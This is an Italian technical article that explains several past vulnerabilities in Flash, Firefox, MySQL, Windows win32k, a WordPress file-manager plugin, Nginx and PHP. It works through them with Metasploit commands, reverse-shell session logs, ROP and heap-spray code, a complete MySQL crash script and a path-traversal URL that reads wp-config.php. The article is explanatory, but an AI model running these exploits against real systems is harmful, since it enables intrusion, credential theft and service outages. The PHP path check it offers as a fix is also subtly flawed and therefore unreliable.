**msfconsole** con i seguenti comandi:

```
use exploit/windows/browser/adobe_flash_font_parsing➘
                                              _code_exec
exploit
```

Eseguendo l'exploit, Mestasploit costruirà un falso webserver sulla macchina locale, ed un finto client che va a leggere una pagina HTML contenente un file SWF (che si trova nella cartella **metasploit/apps/pro/msf3/data/exploits/CVE-2012-1535**), in modo da eseguire il test automaticamente. Possiamo dare un'occhiata al file **Ruby** per capire come funziona esattamente l'exploit. Per prima cosa, viene costruita la pagina HTML. Questa viene poi fatta aprire automaticamente ad un client fittizio, che, quindi, carica il file SWF. Questo cercherà di leggere il file TXT che, in teoria, dovrebbe contenere il font, ma in realtà contiene istruzioni in linguaggio macchina per aprire un prompt dei comandi.

Nel momento in cui Flash va in overflow, il contenuto del file di font viene scritto in memoria andando oltre i "confini" previsti, e sovrascrive l'**indirizzo di return** prendendo il controllo dell'esecuzione del programma usando una tecnica **ROP** (**Return Oriented Programming**). Questo significa che quando l'operazione di lettura del file di font è terminata, la vittima eseguirà il codice binario contenuto al suo interno, invece di continuare con l'esecuzione normale del programma Flash Player:

```
# The TXT payload request
        if request.uri =~ /\.txt$/
          flash_version = request.headers['x-flash-➘
                                              version']
              shellcode = get_payload(my_target, flash➘
                                 _version).unpack('H*')[0]
              print_status("Sending Payload")
              send_response(cli, shellcode, ➘
{ 'Content-Type' => 'text/plain' })
          return
        end
```

Questo è il segmento di codice che si occupa di fornire al client il file di font corrotto: quando lo script di Metasploit si accorge che la vittima sta cercando il file TXT (contenente il font), non fa altro che inviargli lo **shellcode** (codice binario che esegue una shell di sistema) costruito appositamente per la versione di Flash che la vittima sta usando. Questo codice verrà eseguito e aprirà una shell, cui il pirata potrà poi accedere liberamente tramite l'utility **meterpreter**, presente in Metasploit. La colpa, come abbiamo detto, non è del file SWF in se, che non ha fatto altro che fornire le istruzioni seguenti:

```
this._myfont_fmt = new TextFormat();
this._myfont_fmt.font = "PSpop";
this._myfont_fmt.size = 40;
this._text_txt.defaultTextFormat = this._myfont_fmt;
```

Nello specifico, **PSpop** è il nome assegnato al riferimento del file **payload.txt**, che contiene il codice malevolo. Naturalmente, in una situazione normale non si verifica overflow perché Flash Player calcola la dimensione del file se questo è scritto con la sintassi corretta per un file font. Dopo avere avviato l'exploit, il codice di payload viene eseguito e, quindi, attiva una console di sistema. A questo punto, il cracker è libero di eseguire qualsiasi comando voglia. Per fortuna, su sistemi di tipo Unix il rischio è limitato perché il meccanismo dei permessi di sistema consente al pirata di arrivare soltanto ai dati che non necessitano di privilegi di amministrazione. Il pirata potrebbe comunque tentare di bloccare il sistema della vittima creando file casuali fino ad intasare l'intero disco rigido. Ciò che rende questo

```
msf  exploit(adobe_flash_otf_font) > [*] SWF Loaded: 32065 bytes
[*] URIPATH set to /vQ
[*] Using URL: http://0.0.0.0:8080/vQ
[*]  Local IP: http://172.16.194.188:8080/vQ
[*] Server started.
[*] 172.16.194.134   adobe_flash_otf_font - User-agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
[*] 172.16.194.134   adobe_flash_otf_font - Client requesting: /vQ
[*] 172.16.194.134   adobe_flash_otf_font - Sending HTML
[*] 172.16.194.134   adobe_flash_otf_font - User-agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
[*] 172.16.194.134   adobe_flash_otf_font - Client requesting: /ZSwGn.txt.swf
[*] 172.16.194.134   adobe_flash_otf_font - Sending SWF
[*] 172.16.194.134   adobe_flash_otf_font - User-agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
[*] 172.16.194.134   adobe_flash_otf_font - Client requesting: /ZSwGn.txt
[*] 172.16.194.134   adobe_flash_otf_font - Sending Payload
[*] Sending stage (752128 bytes) to 172.16.194.134
[*] Meterpreter session 1 opened (172.16.194.188:4444 -> 172.16.194.134:1042) at 2012-08-28 09:06:36 -0400
[*] Session ID 1 (172.16.194.188:4444 -> 172.16.194.134:1042) processing InitialAutoRunScript 'migrate -f'
[*] Current server process: iexplore.exe (3816)
[*] Spawning notepad.exe process to migrate to
[+] Migrating to 4028
[+] Successfully migrated to process

msf  exploit(adobe_flash_otf_font) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > shell
Process 2672 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Administrator\Desktop>
```

Fig. 1: Sfruttando il bug del player Flash otteniamo una shell

bug estremamente pericoloso è la facilità di diffusione: è addirittura possibile inserire un file Flash all'interno di un documento Word, veicolando, quindi, il codice malevolo senza che l'utente vittima possa accorgersene. Ed infatti, è proprio quello che è successo: si è scoperto che a molte persone era stato inviato un file dal nome "iPhone 5 Battery.doc", che in teoria avrebbe dovuto contenere informazioni utili sulla batteria del nuovo iPhone. Le informazioni, ovviamente, erano presenti nel documento, ed apparivano come un normale foglio di Word quando l'utente lo apriva. Tuttavia, senza che la vittima potesse accorgersene, veniva anche caricato un file SWF invisibile contenuto nel file DOC (per chi non lo sapesse, ogni file DOC è in realtà un archivio Zip che contiene sia il testo sia i vari file incorporati, come le immagini o i filmati Flash). Questo file scaricava nel computer della vittima una libreria (pubblicata precedentemente dal pirata su un sito Internet) che costituiva una backdoor, fornendo, quindi, al cracker la possibilità di collegarsi al computer dell'utente in qualsiasi momento, anche se il file DOC infettato non fosse stato più aperto. Se volete saperne di più a proposito di questo attacco, vi consigliamo di controllare i test eseguiti da AlienVault: ***http://goo.gl/bCmeLe***.

ANONIMI MA NON TROPPO!

"Un falso senso di sicurezza è peggio che nessuna sicurezza", diceva Marc Thibault. E questa frase è continuamente ripetuta da chi si occupa di sicurezza informatica. È per questo motivo che, quando è stata scoperta una vulnerabilità in Firefox capace di rivelare l'identità di persone che tentavano di proteggersi dietro la rete anonima Tor, si è subito compresa la grande pericolosità del bug che ci apprestiamo ad analizzare (**Fig. 2**). Cominciamo dall'inizio. All'interno di Internet esistono diverse "reti parallele" progettate con una struttura peer-to-peer, una di queste è **Tor** (***https://www.torproject.org***). Si tratta di una rete basata sul protocollo "**onion routing**", che letteralmente significa "instradamento a cipolla", grazie al quale i pacchetti di comunicazione, cifrati, non passano direttamente dal client al server di destinazione, ma attraversano una serie di computer (chiamati **nodi**) appartenenti alla rete Tor e solo alla fine arrivano su Internet in chiaro, rendendo non identificabile un utente. È quindi evidente quanto questo bug possa essere pericoloso: molte persone che affidano la propria sicurezza nella mani di Tor e Firefox (perchè, per esempio, vivono in paesi con regimi dittatoriali) hanno rischiato di essere identificate, mentre erano convinte di potersi muovere liberamente. Il bug in questione è legato all'evento **onreadystatechange** di

```
[*] Exploit running as background job.

[*] Started reverse handler on 10.0.1.76:4444
[*] Using URL: http://0.0.0.0:8080/gVjWFyOxNDSWN
[*]  Local IP: http://10.0.1.76:8080/gVjWFyOxNDSWN
[*] Server started.
msf exploit(mozilla_ff_onreadystatechange) > [*] 10.0.1.76       mozilla_ff_onreadysta
T 5.1; rv:17.0) Gecko/17.0 Firefox/17.0
[*] 10.0.1.76       mozilla_ff_onreadystatechange - URI /gVjWFyOxNDSWN requested...
[*] 10.0.1.76       mozilla_ff_onreadystatechange - Sending HTML
[*] 10.0.1.76       mozilla_ff_onreadystatechange - Agent: Mozilla/5.0 (Windows NT 5.1
[*] 10.0.1.76       mozilla_ff_onreadystatechange - URI /gVjWFyOxNDSWN/iframe.html req
[*] 10.0.1.76       mozilla_ff_onreadystatechange - Sending iframe HTML
[*] Sending stage (751104 bytes) to 10.0.1.76
[*] Meterpreter session 1 opened (10.0.1.76:4444 -> 10.0.1.76:56158) at 2013-08-07 02:1
[*] Session ID 1 (10.0.1.76:4444 -> 10.0.1.76:56158) processing InitialAutoRunScript 'm
[*] Current server process: firefox.exe (3200)
[*] Spawning notepad.exe process to migrate to
[+] Migrating to 1732
[+] Successfully migrated to process
msf exploit(mozilla_ff_onreadystatechange) >
```


Fig. 2: L'exploit della vulnerabilità di Firefox tramite Metasploit

una **XmlHttpRequest** in JavaScript. In pratica, quando una pagina contenente riferimenti a questo evento viene caricata in Firefox e successivamente aggiornata (il classico "refresh"), l'applicazione non gestisce correttamente l'evento onreadystatechange e consente l'accesso alla memoria. La maggior parte dei siti moderni è basata sulla **XmlHttpRequest** che, per chi non lo sapesse, è un semplice strumento che consente ad una applicazione web di leggere il contenuto di un'altra pagina. Per esempio, si può usare un oggetto XmlHttpRequest per leggere una pagina che contiene informazioni sul meteo, e poi elaborare il testo ottenuto in modo da presentarlo all'interno della propria applicazione (magari con qualche modifica). Quando un programmatore vuole usare questo particolare oggetto, gli assegna l'indirizzo della pagina da caricare e poi dà il comando per avviare la lettura della pagina in questione. Però c'è un problema: la pagina può essere pesante e, quindi, l'oggetto **XhmlHttprequest** impiegherà un certo tempo per leggerla tutta. Il programmatore, quindi, ha bisogno di qualcosa che gli faccia sapere che la lettura è terminata, in modo da poter mandare avanti l'esecuzione del codice JavaScript. Per questo scopo è stato creato l'evento **onreadystatechange**: appena la pagina è stata letta e caricata nell'apposita variabile, viene eseguita la funzione che era stata precedentemente associata all'evento. Ecco un esempio:

```
xmlhttp.onreadystatechange=function()
{
  if (xmlhttp.readyState==4 && xmlhttp.status==200)
  {
    document.getElementById("myDiv").
innerHTML=xmlhttp.responseText;
  }
}
```

Con questo codice abbiamo associato una funzione all'evento **onreadystatechange**: appena l'oggetto **xmlhttp** avrà finito di leggere la pagina assegnata, verrà chiamata la funzione che abbiamo scritto. Questa funzione verifica che la richiesta HTTP sia andata a buon fine (lo stato deve essere 200) e poi scrive all'interno dell'oggetto **myDiv** tutto il testo contenuto nella pagina. Fin qui tutto bene. Abbiamo detto che il bug si verifica al refresh della pagina: il fatto è che con JavaScript si può eseguire il refresh via codice, rendendo quindi automatica la procedura di esecuzione dell'exploit. È sufficiente che l'utente carichi la pagina incriminata ed il codice JavaScript in essa contenuto innescherà l'esecuzione dell'exploit. Il codice presente in Firefox responsabile della vulnerabilità è il seguente:

```
NS_NewContentViewer(nsIContentViewer** aResult)
{
  *aResult = new DocumentViewerImpl();
  NS_ADDREF(*aResult);
  return NS_OK;
}
```

Possiamo trovare queste righe nel file **nsdocumentviewer.cpp**: tramite un debugger, infatti, si scopre che è la creazione dell'oggetto **DocumentViewerImpl** e la conseguente chiamata della funzione **nsDocumentViewer::Stop** a mandare in crash il programma

per un errore di segmentazione. Come sappiamo, un errore di questo tipo può consentire l'esecuzione di codice grazie ad una **ROP chain**. Infatti, se osserviamo l'exploit presente nella suite Metasploit, scopriamo che carica sull'indirizzo di memoria **0x0c101008** (memorizzato col nome di **FakeObject**) il codice binario "**pivot**":

```
pivot = "\x64\xa1\x18\x00\x00\x00"
pivot << "\x83\xC0\x08"
pivot << "\x8b\x20"
pivot << "\x81\xC4\x30\xF8\xFF\xFF"
```

Questo codice innesca la catena ROP, ed è incorporato nel file HTML che verrà creato da Metasploit per testare la vulnerabilità. La pagina HTML malevola contiene, ovviamente, codice JavaScript:

```
function b() {
for(var c=0;1024>c;c++) {
test[c]=new ArrayBuffer(180);
bufView = new Uint32Array(test[c]);
for (var i=0; i < 45; i++) {
bufView[i] = #{target['FakeObject']};
}
}
}
```

La funzione "**b**" consiste in un ciclo **for** eseguito 1024 volte che riempie ogni valore dell'array **test** con un altro array i cui valori, a loro volta, sono tutti uguali al puntatore **FakeObject** (che indica l'indirizzo di memoria in cui è contenuto il codice della ROP chain):

```
function a() {
window.stop();
var myshellcode = unescape("#{js_code}");
var myfillsled = unescape("#{js_random}");
heapSpray(myshellcode,myfillsled);
b();
window.parent.frames[0].frameElement.owner
Document.write(z);
}
```

La funzione "**a**" chiama la funzione stop che, come abbiamo visto, è la reale responsabile dell'errore di segmentazione (quindi non è nemmeno necessario eseguire il refresh della pagina). Subito dopo viene caricato lo shellcode nella memoria del computer vittima grazie alla funzione **heapSpray** (che non abbiamo analizzato ma che è possibile trovare nel file **mozilla_firefox_onreadystatechange.rb** tra gli exploit di Metasploit). Infine, viene chiamata la funzione "**b**" che abbiamo appena descritto:

```
document.addEventListener("readystatechange",a,nu
ll);
```

Prima della conclusione dello script viene assegnata la funzione "a" all'evento **onreadystatechange**, innescando l'intero meccanismo che porta all'esecuzione dello shellcode. È ovvio che se qualcuno può sfruttare questa vulnerabilità per eseguire del codice, può facilmente ottenere l'identità della vittima anche se questa sta utilizzando Tor (in fondo basta verificare l'IP della connessione senza passare attraverso il proxy anonimo). Infatti, è subito comparsa la notizia secondo cui l'FBI abbia utilizzato questo bug per identificare diverse persone che si stavano nascondendo dietro Tor. Del resto non è una novità che il bureau tenti continuamente di espugnare la sicurezza della rete a cipolla (***http://goo.gl/aPGYlk***). La vulnerabilità è stata corretta in Firefox e Thunderbird ESR 17.0.7, molto rapidamente. Del resto, gli stessi sviluppatori di Metasploit hanno ammesso: "Non ci occupiamo spesso dei bug di Firefox, visto che solitamente è difficile che non arrivi subito una patch".

DATABASE PERICOLOSI

La maggior parte di siti web utilizza dei database, ed il più diffuso è certamente **MySQL**. Wikipedia, YouTube, e Yahoo!, oltre a tutti i siti basati su WordPress, Joomla o phpBB, utilizzano un database MySQL. Se un malintenzionato volesse bloccare uno di questi siti avrebbe quindi due possibilità: la prima è saturare la banda del webserver, la seconda bloccare il server MySQL, senza il quale il sito non può più funzionare. Ovviamente, la prima tecnica è molto complessa da realizzare, perché questi siti generalmente dispongono di molta banda di rete. Mandare in **Denial of Service** (DoS, rifiuto del servizio) un server MySQL è comunque complicato, di norma, ma di recente è stato scoperto un bug che facilitava enormemente questa operazione. Semplicemente inviando al server, senza nemmeno essere autenticati, una speciale sequenza di caratteri si provoca il crash del programma, causando un DoS. Il bug funziona soltanto con la versione di MySQL per Windows, e questo riduce di molto il rischio, visto che la maggior parte dei server MySQL è ospitata su sistemi GNU/Linux, ma il pericolo non va comunque sottovalutato. In fondo, a causa di questa vulnerabilità un server MySQL (fino alla versione 5.5.8) Windows può essere "spento" da chiunque. Possiamo verificare il bug tramite il semplice exploit che vi proponiamo. In particolare, si tratta di un programma Python che si collega al server vittima ed invia la stringa incriminata. Per prima cosa vengono importate le librerie necessarie alla connessione ad un server:

```
import socket, sys
```

Nella funzione principale, verifichiamo che siano stati forniti due argomenti al programma Python, altrimenti non possiamo proseguire (il primo argomento è il nome del file **.py**, mentre il secondo è l'indirizzo IP da attaccare):

```
def main():
 if len(sys.argv) != 2:
  sys.exit()
```

A questo punto, viene creato un socket per connettersi al server vittima:

```
s = socket.socket(socket.AF_INET, socket.SOCK_➘
                                      STREAM)
```

Infine, stabiliamo la connessione al server indicato come argomento

del programma, e come porta utilizziamo la **3306** (porta standard di MySQL):

```
HOST = sys.argv[1]
PORT = int(3306)
s.connect((HOST,PORT))
```

Inviamo il payload, cioè la stringa malevola, contenuta nella variabile **buf**. La variabile **buf2**, invece, contiene un'altra stringa che serve solamente a verificare che il server non risponda più:

```
print "[*] Connect"
 s.send(buf)
 print "[*] Payload 1 sent"
 s.send(buf2)
 print "[*] Payload 2 sent\n", "[*] Run again to
                                                   ensure
it is down..\n"
```

Chiudiamo il socket e con esso la funzione **main**, inserendo, però, una istruzione per ripetere nuovamente in un loop infinito (che si interromperà quando il server non sarà più in grado di rispondere a **buf2**) la funzione **main** stessa:

```
s.close()
 if __name__ == "__main__":
  main()
```

La routine principale comincia con una presentazione del programma, in questo caso MySQL 5.5.8:

```
print "\n"
print " MySQL 5.5.8 Null Ptr (windows)"
print "\n"
```

Infine, vengono definite le stringhe **buf** e **buf2**, che, come abbiamo visto, saranno inviate alla vittima per provocare il crash del server MySQL:

```
buf=("&\x00\x00\x01\x85\xa2\x03\x00\x00\x00\x00@\
                  x93\x00\x00\x00\x00\x00\x00\x00\x00"
"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\
                              x00\x00\x00root\x00\x00")
 buf2=("\x11\x00\x00\x00\x03set autocommit30")
```

L'ultima istruzione consiste nella chiamata della funzione **main**, che quindi innesca la procedura di exploit.

```
main()
```

A questo punto, possiamo testare l'exploit con il comando seguente:

```
python mysql.py 192.168.1.130
```

Nello specifico, **mysql.py** è il nome del file Python, e 192.168.1.130 è l'indirizzo IP della vittima, che può trovarsi sia in una rete locale sia su Internet). La stringa buf causa nel server MySQL una **"null pointer dereference"**, letteralmente un "mancato riferimento con puntatore nullo". Significa che un puntatore di memoria con valore nullo è stato utilizzato come se fosse riferito ad un'area di memoria valida. In altre parole, la stringa malevola contiene un testo non valido: il testo viene passato ad una funzione che verifica se si tratta di una stringa valida. Visto che non lo è, la funzione restituisce in una variabile un valore nullo. Il problema è che in questo modo la variabile in questione contiene un puntatore ad un'area di memoria non valida (perché è un puntatore nullo), ma quando MySQL la interpreta come un indirizzo di memoria da utilizzare, e appena si accorge che l'indirizzo non punta a niente va in crash. Il bug è stato risolto rapidamente inserendo una semplice istruzione di controllo:

```
if (pointer != NULL) {
```

In pratica, questa verifica che il puntatore non sia nullo prima di utilizzarlo.

WINDOWS: SIAMO TUTTI AMMINISTRATORI!

Windows non è certo famoso per la sicurezza del suo sistema di gestione degli utenti. Tutti ricordiamo quanto fosse facile decifrare le password di Windows 98 e non è nemmeno stato necessario molto tempo per scardinare la sicurezza di SAM (il sistema di archiviazione "sicura" delle password sui moderni sistemi Microsoft). Infatti, ormai esistono strumenti, come il celebre **ntpasswd** (***http://goo.gl/AMqv3A***), che consentono a chiunque la modifica delle password e dei privilegi degli utenti sulle ultime versioni di Windows (**Fig. 3**). Questi strumenti, però, funzionano se il sistema Windows non è in esecuzione, quindi un malintenzionato deve poter accedere fisicamente al computer ed avviarlo, ad esempio, con una distribuzione GNU/Linux. Significa che i computer posti in luoghi pubblici non sono sicuri, ma quelli per uso personale o comunque non accessibili a molte persone, per esempio il nostro computer di casa oppure i server, sono abbastanza sicuri. Certo, sicuri finché non salta fuori una vulnerabilità come la **CVE-2013-3660**. Questa, scoperta di recente, con l'exploit rilasciato a luglio 2013, consente ad un malintenzionato di ottenere

```
Username: Administrator
fullname:
comment : Built-in account for administering the computer/domain
homedir :

User is member of 1 groups:
00000220 = Administrators (which has 2 members)

Account bits: 0x0211 =
[X] Disabled        | [ ] Homedir req.    | [ ] Passwd not req. |
[ ] Temp. duplicate | [X] Normal account  | [ ] NMS account     |
[ ] Domain trust ac | [ ] Wks trust act.  | [ ] Srv trust act   |
[X] Pwd don't expir | [ ] Auto lockout    | [ ] (unknown 0x08)  |
[ ] (unknown 0x10)  | [ ] (unknown 0x20)  | [ ] (unknown 0x40)  |

Failed login count: 1, while max tries is: 50
Total  login count: 0

- - - - User Edit Menu:
 1 - Clear (blank) user password
 2 - Edit (set new) user password (careful with this on XP or Vista)
 3 - Promote user (make user an administrator)
 4 - Unlock and enable user account [probably locked now]
 q - Quit editing user, back to user select
Select: [q] >
```

Fig. 3: Modificare la password di Windows è facile

i privilegi di qualsiasi utente: significa che può entrare nell'account di un utente semplice (di solito poco protetto) e poi diventare amministratore. La cosa grave è che questa vulnerabilità è presente su tutti i sistemi Microsoft, sia le versioni per home computing sia quelle per i server (l'exploit funziona su Windows 7, 8 e Server 2012, per esempio). Il bug è legato al file di sistema **win32k.sys**. Ovviamente, essendo un bug di un prodotto Microsoft (closed source), non possiamo sapere esattamente qual è la linea di codice responsabile della vulnerabilità, ma eseguendo un debug possiamo scoprire che la colpa è della funzione **EPATHOBJ::pprFlattenRec**. Più precisamente, del fatto che questa funzione costruisce un nuovo oggetto chiamando la **EPATHOBJ::newpathrec** ma non lo inizializza. E tutti sappiamo che succede quando si cerca di accedere ad un array non inizializzato.
Non si tratta, però, di un semplice errore di segmentazione: l'allocatore di memoria **PATHALLOC** (con cui funziona la **pprFlattenRec**) restituisce la porzione di memoria "incriminata" non al programma in esecuzione ma alla libreria **win32k.sys**. Questo significa che se il pirata riesce ad inserire nella memoria del codice, può farlo eseguire alla libreria con i privilegi di quest'ultima (che è **system**, quindi può fare qualsiasi cosa). In pratica, non si tratta solo di poter eseguire codice come avveniva con il bug di Flash, ma si può eseguire codice con privilegi di amministrazione. Per innescare il bug è sufficiente realizzare una applicazione che chiami più volte la funzione per il disegno di un rettangolo arrotondato:

```
for (Size = 1 << 26; Size; Size >>= 1) {
  while (CreateRoundRectRgn(0, 0, 1, Size, 1, 1));
}
```

Nello specifico, il **ciclo for** continuerà fino al crash della libreria di cui abbiamo parlato. Anche in questo caso, è possibile testare l'exploit relativo al bug grazie a Metasploit, basta eseguire dalla **msfconsole** i seguenti comandi:

```
use exploit/windows/local/ppr_flatten_rec
exploit
```

A questo punto, Metasploit eseguirà una libreria (presente nella cartella "**CVE-2013-3660**" tra i file della suite) che contiene il codice malevolo:

```
session.core.load_library({
"LibraryFilePath" => File.join(Msf::Config.install_
 root, "data", "exploits", "cve-2013-3660", "exploit.
                                            dll"),
"UploadLibrary"   => true,
"Extension"       => false,
"TargetFilePath"  => "#{rand_text_alpha(5 +
                              rand(3))}.dll",
"SaveToDisk"      => false
})
```

Subito dopo il caricamento della libreria lo script di Metasploit verifica se ha ottenuto i privilegi di **system** (che è un grado ancora più alto di **administrator**):

```
if is_system?
print_good("Exploitation successful!")
```

Questo exploit funziona solo su sistemi a 32 bit (che sono comunque la maggior parte, almeno per il momento). Tra l'altro, il codice responsabile della vulnerabilità è presente in Windows fin dalle versioni precedenti NT (da Windows 95-98 in poi). Questa è una ulteriore prova del fatto che il codice "vecchio" non è necessariamente più sicuro, e dovrebbe essere sempre accuratamente controllato.

SU INTERNET È TUTTO PUBBLICO

WordPress è lo strumento principe per la realizzazione di blog, seguito a ruota da Joomla e Drupal. Come accade con tutti i CMS, anche su WordPress è possibile installare delle estensioni: una di quelle più utilizzate è senza dubbio **wp-filemanager**, un ottimo file manager per gestire facilmente i file contenuti nel sito. Molto utile soprattutto in sostituzione di un client FTP, per quei blog in cui esistono diversi autori ma non si vuole affidare la password FTP a tutti. Il file manager consente agli autori del blog di creare nuovi file o caricarli sul sito dal proprio computer, cancellare o spostare quelli già presenti e, naturalmente, scaricarli. Quest'ultima funzione, però, presenta una vulnerabilità: l'amministratore del sito può, infatti, fissare la cartella base (per esempio **wp-admin/images/**) e in teoria gli utenti potranno spostarsi solamente all'interno di questa cartella e nelle relative subdirectory. In realtà, però, usando la stringa "**../**", che rappresenta la directory madre di quella attuale, è possibile per un malintenzionato risalire fino alla directory root del sito, e, di conseguenza, leggere il file **wp-config.php**. Questo file contiene tutte le impostazioni di sicurezza del blog, comprese il credenziali di accesso al server MySQL (rendendo quindi più facile un eventuale attacco al database). Questa cosa non dovrebbe essere consentita e la stringa "**../**" non dovrebbe essere accettata. Invece, la stringa viene accettata e chiunque (anche qualcuno non loggato al blog) può risalire al file usando il percorso seguente:

```
wp-content/plugins/wp-filemanager/incl/libfile.php?
&path=../../&filename=wp-config.php&action=download
```

Ad esempio, se il nostro sito è "***www.ilmiosito.it***", utilizzando l'indirizzo seguente possiamo leggere il file di configurazione **wp-config.php** senza alcuna difficoltà:

```
http://www.ilmiosito.it/wp-content/plugins/wp-filema
nager/incl/libfile.php?&path=../../&filename=wp-config.
php&action=download
```

Per risolvere il bug, è sufficiente impedire l'uso dei doppi punti nei percorsi, e infatti, nella versione 1.3.1 del file manager è stata apportata una correzione che risolve il problema. Tradotto in linguaggio PHP, basta una istruzione del tipo seguente:

```
if (strpos($path,'..') == false)
{
 print "Tutto ok.";
}
```

Ovvero, è sufficiente inserire il codice in un ciclo **if** che controlla (con la funzione **strpos**) l'esistenza della stringa "**..**" nella variabile **$path** (che contiene il percorso richiesto dall'utente). Il codice sarà, quindi, eseguito solamente se la funzione strpos restituisce un valore falso, confermando che la stringa del percorso non contiene i doppi punti. Inserire una istruzione di questo tipo in una qualsiasi delle proprie applicazioni che si trovi a dover lavorare con un percorso specificato dagli utenti è buona norma per evitare situazioni di pericolo come quella in cui si è trovato WordPress.

FACEBOOK KO!

Apache è il re indiscusso dei server web, grazie a questo software, infatti, funziona la maggior parte dei siti web presenti su Internet (quasi il 70%). Ma ce n'è un altro che sta risalendo la classifica ad una velocità spaventosa, stiamo parlando di **Nginx** (***http://nginx.org***). Attualmente fa "girare" quasi il 10% dei siti di tutto il mondo, e su di esso sono basati anche importanti servizi di Netflix, Google, e Facebook. Questo significa che quando vacilla la sicurezza di Nginx, Facebook e gli altri siti basati su questo server web sono in pericolo. Ed è proprio quello che è successo con le versioni 1.3.9 e 1.4.0 di Nginx, infatti, inviando al server una stringa particolarmente lunga usando il **chunked transfer encoding** del protocollo HTTP, si riesce a causare un buffer overflow. Il bug potrebbe condurre anche all'esecuzione di codice (usando una **ROP chain**), ma è già abbastanza pericoloso così: questo overflow, infatti, è in grado di mandare in crash il server, rendendo inaccessibile i relativi siti web. La codifica per il trasferimento a "pezzi" di HTTP funziona in modo molto semplice: il contenuto da inviare viene diviso in più parti che vengono trasmesse in sequenza. Ogni blocco è preceduto dalla sua dimensione (così il ricevente capisce quando il trasferimento è completo) e chiuso dalla sequenza di escape **CRLF**, ovvero "**\r\n**". Per esempio, per inviare la stringa ioProgrammo in tre pezzi possiamo usare questa sequenza:

```
4\r\n
ioPr\r\n
3\r\n
ogr\r\n
4\r\n
ammo\r\n
```

Questa codifica consente, quindi, di inviare contenuti molto grandi dividendoli in pacchetti più piccoli, in modo da rendere la comunicazione più sicura ed efficiente, oltre a consentire la trasmissione continua del contenuto. Tutto questo è perfetto per le pagine create dinamicamente, visto che il server può cominciare ad inviare il testo della pagina anche se non è ancora stato scritto completamente, in modo da non dover aspettare che la costruzione della pagina debba essere terminata prima di fornire qualcosa al client. Naturalmente, la comunicazione può avvenire sia dal server verso il client sia viceversa. Quello che è fondamentale, però, è che il ricevente sia in grado di gestire tutto il testo che gli arriva. Infatti, il problema è che non si può sapere in anticipo quanto grande sarà l'intera stringa e il ricevente, se non è programmato correttamente, rischia di andare in overflow. Per risolvere il problema, gli sviluppatori hanno introdotto una semplice patch che aggiunge al file **src/http/ngx_http_parse.c** le seguenti righe:

```
if (ctx->size < 0 || ctx->length < 0)
{
        goto invalid;
}
```

Si tratta di un banale controllo sulla effettiva dimensione del buffer con cui si sta lavorando. Ovviamente, è possibile testare anche questa vulnerabilità grazie all'exploit **linux/http/nginx_chunked_size.rb** di Metasploit, che invia una semplice richiesta HTTP al server vittima:

```
request =       "GET / HTTP/1.1\r\n"
request <<      "Host: #{Rex::Text.rand_text_
                                     alpha(16)}\r\n"
request <<      "Transfer-Encoding: Chunked\r\n"
request <<      "\r\n"
request <<      "#{data}"
```

Com'è facile notare, la richiesta è indicata come **chunked encoding transfer**, e viene inserita la variabile **data**. Quest'ultima contiene lo **stack canary**, un numero che viene posizionato tra la memoria dedicata al buffer e l'indirizzo di return per rendere più complicata la vita dei cracker, ed una sequenza di valori esadecimali che saranno utilizzati per prendere il controllo del processo Nginx dopo l'avvenuto crash:

```
0x08094129,
0x080c5090,
...
```

Possiamo eseguire l'exploit con la console **msfconsole** di Metasploit eseguendo i seguenti comandi:

```
use exploit/linux/http/nginx_chunked_size
set RHOST 127.0.0.1
set RPORT 81
```

Supponendo, naturalmente, di avere installato Nginx sulla macchina locale sulla porta 81.

LA PORTA DI SERVIZIO

Di recente, è stata scoperta una pericolosa vulnerabilità nella versione del compilatore PHP per Windows. In pratica, utilizzando una pagina PHP creata ad hoc, è possibile causare un buffer overflow ed eseguire codice malevolo, ottenendo, addirittura, i privilegi di amministrazione sul sistema vittima (**Fig. 4**). Naturalmente, è necessario caricare sul server vittima una pagina PHP malevola, quindi, bisogna avere un accesso FTP e ciò significa che il pirata dovrebbe registrarsi per poter eseguire l'attacco, risultando riconoscibile. Però, se sommiamo questa vulnerabilità con quella di Joomla che consente l'upload di file PHP senza controllo, ci rendiamo subito conto della pericolosità del problema: chiunque potrebbe caricare sul server un





Fig. 4: Sfruttando il bug di PHP è possibile ottenere i privilegi di amministratore sul sistema vittima e scaricare, ad esempio, il file delle password del sito

file malevolo ed assumere il controllo del server senza poter essere rintracciato. Il bug è causato dalla funzione **com_print_typeinfo()**, che non gestisce correttamente gli **oggetti variant**. L'exploit è costituito da un file PHP:

```
$spray = substr_replace($spray,$shellcode,
(strlen($spray)-0x50)*-1,(strlen($shellcode)));
```

La variabile **$spray** contiene lo shellcode, ovvero il codice binario da eseguire dopo il crash del compilatore PHP.

```
$fullspray="";
for($i=0;$i<0x4b00;$i++)
{
    $fullspray.=$spray;
}
```

